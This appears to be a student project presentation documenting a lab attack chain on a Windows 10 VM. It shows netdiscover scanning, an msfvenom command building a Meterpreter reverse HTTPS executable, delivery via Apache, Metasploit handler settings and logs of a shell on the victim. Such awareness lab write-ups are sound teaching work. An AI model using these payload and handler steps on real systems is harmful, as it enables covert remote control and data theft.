



# MY PROJECT

# SILENT-BACKDOOR REMOTE ACCESS USING KALI



TEAM CONTROLX:

|| Kishan Kumar ||

# **PROBLEM STATEMENT**

- Most systems lack awareness about how backdoors work.
- Remote Access Tools (RATs) are used maliciously by attackers.


# **AIM**

- To simulate a real-world cyberattack chain using ethical hacking tools in a controlled environment.
- For the Awareness, the entire work will be done without damaging any real user or internet device.

# WHAT WE BUILT?

- Simulates silent backdoor entry into a remote Windows system.
- No user interaction required.
- Full remote control post-exploitation.

**RECONNAISSANCE ➔ PAYLOAD GENERATION ➔**  
**EXPLOITATION ➔ SESSION HANDLING ➔ REMOTE  
COMMAND EXECUTION**



# TOOLS & ENVIRONMENT

Category	Tools
OS	Kali Linux, Windows 10
Virtualization	VMware Workstation
Recon	Netdiscover
Exploits	Metasploit
Payload	msfvenom
Delivery	Apache2 web Server
Post-Exploitation	Meterpreter, shell

# SCAN DEVICE IP IN SAME NETWORK

# DEVICE IP LIST IN SAME NETWORK

```
(root㉿Windows)-[~/home/nethunter]
# netdiscover -r 192.168.77.0/24
```


TO SCAN NEARBY TARGET IP IN SAME NETWORK

ATTACKER IP

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.77.1	00:50:56:c0:00:08	00:50:56:c0:00:08	6	360	VMware, Inc.
192.168.77.2	00:50:56:ea:5d:66	00:50:56:ea:5d:66	2	120	VMware, Inc.
192.168.77.130	00:0c:29:2e:5c:37	00:0c:29:2e:5c:37	2	120	VMware, Inc.
192.168.77.254	00:50:56:e2:ee:80	00:50:56:e2:ee:80	1	60	VMware, Inc.

TARGET IP

```
windows/x64/meterpreter/bind_ipv6_tcp_uuid  
windows/x64/meterpreter/bind_named_pipe  
windows/x64/meterpreter/bind_tcp  
windows/x64/meterpreter/bind_tcp_rc4  
windows/x64/meterpreter/bind_tcp_uuid  
windows/x64/meterpreter/reverse_https  
windows/x64/meterpreter/reverse_named_pipe  
windows/x64/meterpreter/reverse_tcp  
windows/x64/meterpreter/reverse_tcp_rc4  
windows/x64/meterpreter/reverse_tcp_uuid  
windows/x64/meterpreter/reverse_winhttp  
windows/x64/meterpreter/reverse_winhttps  
windows/x64/meterpreter_bind_named_pipe  
windows/x64/meterpreter_bind_tcp  
windows/x64/meterpreter_reverse_https
```



## METASPLOIT PAYLOAD PATH – USED TO SELECT A SPECIFIC TYPE OF PAYLOAD

Jun 26 12:56 PM

root@Windows:/home

```
(root@Windows)-[~/home]
# msfvenom --payload windows/x64/meterpreter_reverse_https LHOST=192.168.77.129 LPORT=8284 --format exe --out ctrl.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Final size of exe file: 211456 bytes
Saved as: ctrl.exe
```

CREATE PAYLOAD

FORMAT OF EXE

FILE NAME

```
(root@Windows)-[~/home]
# ls
alice bob cert 'cert burpsuite' charlie ctrl.exe dalton emmy nethunter
```

```
(root@Windows)-[~/home]
#
```

PAYLOAD MODIFICATION (SET LHOST,  
LPORT & FORMAT, FILE NAME)

# START APACHE2 WEB SERVER

## STATUS OF SERVER

```
[root@Windows ~]# /home
[root@Windows ~]# cp /home/ctrl.exe /var/www/html/evil-files
[root@Windows ~]# ls
alice bob cert 'cert burpsuite' charlie ctrl.exe dalton emmy nethunter
[root@Windows ~]# service apache2 start
[root@Windows ~]# service apache2 status
apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Thu 2025-06-26 13:10:29 IST; 8s ago
   Invocation: c81c942869904c8fb5623de5baffeef3
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 19202 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 19225 (apache2)
    Tasks: 6 (limit: 4986)
   Memory: 22.4M (peak: 23.1M)
      CPU: 280ms
     CGroup: /system.slice/apache2.service
             └─19225 /usr/sbin/apache2 -k start
                 ├─19228 /usr/sbin/apache2 -k start
                 ├─19229 /usr/sbin/apache2 -k start
                 ├─19230 /usr/sbin/apache2 -k start
                 ├─19231 /usr/sbin/apache2 -k start
                 ├─19232 /usr/sbin/apache2 -k start
```

# MOVE IT TO APACHE DIRECTORY

# LAUNCHES THE METASPLOIT FRAMEWORK TO RUN EXPLOITS AND HANDLE PAYLOADS

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_https
PAYLOAD => windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.77.129
LHOST => 192.168.77.129
msf6 exploit(multi/handler) > set LPORT 8284
LPORT => 8284
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.77.129:8284
```

- To receive connections from the backdoor payload
  - Set Payload Path
  - Set LHOST &
  - LPORT  
Keeps the handler active for more incoming sessions
    - Runs the exploit as a background job so it keeps listening

```
[*] Exploit completed, but no session was created.  
[*] Started HTTPS reverse handler on https://192.168.77.129:8284  
[!] https://192.168.77.129:8284 handling request from 192.168.77.130; ({UUID: enlckwjj}) Without a database connected that payload UUID tracking will not work!  
[*] https://192.168.77.129:8284 handling request from 192.168.77.130; ({UUID: enlckwjj}) Redirecting stageless connection from /jNvVcFfijqb13oPfiOo-wqGxdUyemNA7CBNdYfcrszTF0-qNi-KKRE_lnDhFFmQ3tz2aloPVxkEzpQ9kl4AfaoFOEomkRq0901pkpe1iqhLXJKIz712 with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.2903.86'  
[!] https://192.168.77.129:8284 handling request from 192.168.77.130; ({UUID: enlckwjj}) Without a database connected that payload UUID tracking will not work!  
[*] https://192.168.77.129:8284 handling request from 192.168.77.130; ({UUID: enlckwjj}) Attaching orphaned/stageless session...  
[*] https://192.168.77.129:8284 handling request from 192.168.77.130; ({UUID: enlckwjj}) Without a database connected that payload UUID tracking will not work!  
[*] Meterpreter session 1 opened (192.168.77.129:8284 -> 192.168.77.130:57768) at 2025-06-26 14:21:52 +0530  
sessions -l 1  
[*] Starting interaction with 1...  
  
meterpreter > sessionsinfo  
Computer : DESKTOP-HC5MKPG  
OS       : Windows 10 (10.0 Build 19045).  
Architecture : x64  
System Language : en_US  
Domain    : WORKGROUP  
Logged On Users : 2  
Meterpreter : x64/windows  
meterpreter > shell  
Process 6748 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.19045.5965]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\krishna\Downloads>dir  
Volume in drive C has no label.  
Volume Serial Number is 1A53-A36  
  
Directory of C:\Users\krishna\Downloads  
  
06/26/2025 01:37 PM <DIR> .  
06/26/2025 01:37 PM <DIR> ..  
06/20/2025 11:47 PM 8,819,790 alarm.wav  
03/22/2025 10:45 PM 26,386 bike.jpg  
03/22/2025 10:46 PM 1,573,881 bike2.jpg  
06/26/2025 01:36 PM 211,456 ctrl (1).exe.crdownload  
06/26/2025 01:37 PM 211,456 ctrl (2).exe  
06/25/2025 11:57 AM 211,456 ctrl.exe  
04/20/2025 10:18 AM 111,320,384 tor-browser-windows-x86_64-portable-14.5.exe  
 7 File(s)   122,374,800 bytes  
 2 Vir(s)   9,25,551,744 bytes free
```

Attacker gains full control of the victim's system after payload execution

- ✓ Meterpreter session Established
- ✓ System info Fetched
- ✓ Shell access Gained
- ✓ Victim's Download folder Accessed

# CONCLUSION:

- Successfully simulated a silent remote access attack.
- Demonstrated the real-world attack chain lifecycle.
- Understood importance of network defenses and OS patching.
- All activities conducted in an ethical, isolated lab setup.



Simulation




Lifecycle



Defense



Ethics



## FUTURE SCOPE

In future this project can be upgraded to ransomware simulation. In which we will run a fake encryption script through Meterpreter so that public and blue team members can understand the behavior of ransomware attack. This will be in a safe lab setup so that no real damage will occur.